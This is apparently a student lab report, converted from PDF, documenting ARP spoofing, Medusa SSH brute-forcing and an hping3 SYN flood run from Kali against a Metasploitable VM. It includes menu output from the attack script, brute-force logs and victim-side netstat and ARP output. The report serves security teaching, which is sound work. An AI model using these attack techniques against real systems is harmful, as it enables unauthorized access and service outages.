## **Project Overview**


This project demonstrates three types of cyber attacks performed from a Kali Linux machine against a vulnerable target (Metasploitable) on a local network.

Each attack was executed via a custom Bash script, and all actions were logged to /var/log/attack\_log.log.

The following attacks were implemented:

- 1. ARP Spoofing Redirects the victim's network traffic by impersonating the default gateway.
- 2.Brute-force SSH Attempts to crack an SSH password using a known username and a password list, with Medusa.
- 3.<u>DoS (SYN Flood)</u> Sends a large number of TCP SYN packets to overwhelm a specific port and exhaust server resources.

This screenshot shows the attacker sending forged ARP replies to the victim, tricking it into thinking that the attacker's MAC address belongs to the default gateway. This enables Man-in-the-Middle attacks.



## ARP table on the victim (Metasploitable) after the attack.

The gateway IP (192.168.142.2) is now associated with the attacker's MAC address (00:0c:29:a3:49:ca), proving the spoofing succeeded.

```
msfadmin@metasploitable:~$ ifconfig
         Link encap: Ethernet HWaddr 00:0c:29:c1:27:42
eth0
         inet addr:192.168.142.128 Bcast:192.168.142.255 Mask:255.255.255.0
         inet6 addr: fe80::20c:29ff:fec1:2742/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric: 1
         RX packets:94960 errors:0 dropped:0 overruns:0 frame:0
         TX packets:121567 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:11430299 (10.9 MB) TX bytes:77648090 (74.0 MB)
         Interrupt:17 Base address:0x2000
         Link encap:Local Loopback
lo
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:895 errors:0 dropped:0 overruns:0 frame:0
         TX packets:895 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:380861 (371.9 KB) TX bytes:380861 (371.9 KB)
msfadmin@metasploitable:~$ arp -an
 (192.168.142.254) at 00:50:56:E1:8F:B9 [ether] on eth0
 (192.168.142.165) at 00:0C:29:A3:49:CA [ether] on eth0
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

## Launching SSH brute-force attack with Medusa. The attacker targets 192.168.142.128 with the username 'msfadmin' and a custom password list.


```
Available Attacks:
1) ARP Spoofing - Redirects traffic through the attacker by poisoning the victim's ARP table.
2) Brute-force SSH - Attempts to crack SSH credentials using a username and password list.
3) DoS (TCP SYN Flood) - Sends a high rate of TCP SYN packets to overwhelm a specific port.
Choose an attack by number (1-3) or press 'q' to quit: 2
You chose Brute-force SSH. Starting the attack ...
Scanning for active IP addresses on your network ...
Detected active IP addresses:
[1] 192.168.142.1
[2] 192.168.142.2
[3] 192.168.142.128
[4] 192.168.142.254
[5] 192.168.142.165
Choose a target by number (1-5): 3
Selected target: 192.168.142.128
Enter the SSH username: msfadmin
Do you already have a password list file on your machine? (y/n): y
Enter the full path to your password list file: /home/kali/Desktop/PassListShort.txt
Launching Medusa brute-force attack on 192.168.142.128...
```

## Successful brute-force: password 'msfadmin' matched for user 'msfadmin' on 192.168.142.128.

```
2025-03-26 12:37:54 ACCOUNT CHECK: [ssh] Host: 192.168.142.128 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: hello (1 of 5 complete)
2025-03-26 12:37:56 ACCOUNT CHECK: [ssh] Host: 192.168.142.128 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: eden (2 of 5 complete)
2025-03-26 12:37:58 ACCOUNT CHECK: [ssh] Host: 192.168.142.128 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: avi (3 of 5 complete)
2025-03-26 12:37:59 ACCOUNT CHECK: [ssh] Host: 192.168.142.128 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: lior (4 of 5 complete)
2025-03-26 12:38:00 ACCOUNT CHECK: [ssh] Host: 192.168.142.128 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (5 of 5 complete)
```

Medusa brute-force attack using the downloaded rockyou.txt wordlist.

The attacker is attempting to guess the password for the SSH user 'msfadmin' by iterating through thousands of common passwords.



This screenshot shows the attacker launching a TCP SYN Flood attack using hping3. The tool sends a rapid stream of TCP SYN packets to port 80 on the target (192.168.142.128), attempting to overwhelm it.

This flood can exhaust server resources and make the service unavailable to legitimate users.



This screenshot was taken from the victim machine during the SYN Flood attack. It shows multiple half-open TCP connections in the SYN\_RECV state, indicating that the server is receiving a large number of SYN requests but the connection handshake is never completed. This behavior is a classic symptom of a SYN Flood attack.

msfadmi	n@metasp	loitable:"\$ netstat -ant	grep :80   grep SYN_RECV	
tcp	0	0 192.168.142.128:80	192.168.142.165:15536	SYN_RECV
tcp	0	0 192.168.142.128:80	192.168.142.165:15535	SYN_RECU
tcp	0	0 192.168.142.128:80	192.168.142.165:62079	SYN_RECU
tcp	0	0 192.168.1 <del>4</del> 2.128:80	192.168.142.165:15534	SYN_RECU
tcp	0	0 192.168.1 <del>4</del> 2.128:80	192.168.142.165:62077	SYN_RECU
tcp	0	0 192.168.1 <del>4</del> 2.128:80	192.168.142.165:15539	SYN_RECU
tcp	0	0 192.168.1 <del>4</del> 2.128:80	192.168.142.165:15537	SYN_RECV
tcp	0	0 192.168.1 <del>4</del> 2.128:80	192.168.142.165:15538	SYN_RECU
msfadmin@metasploitable:"\$				
msfadmin@metasploitable:"\$ _				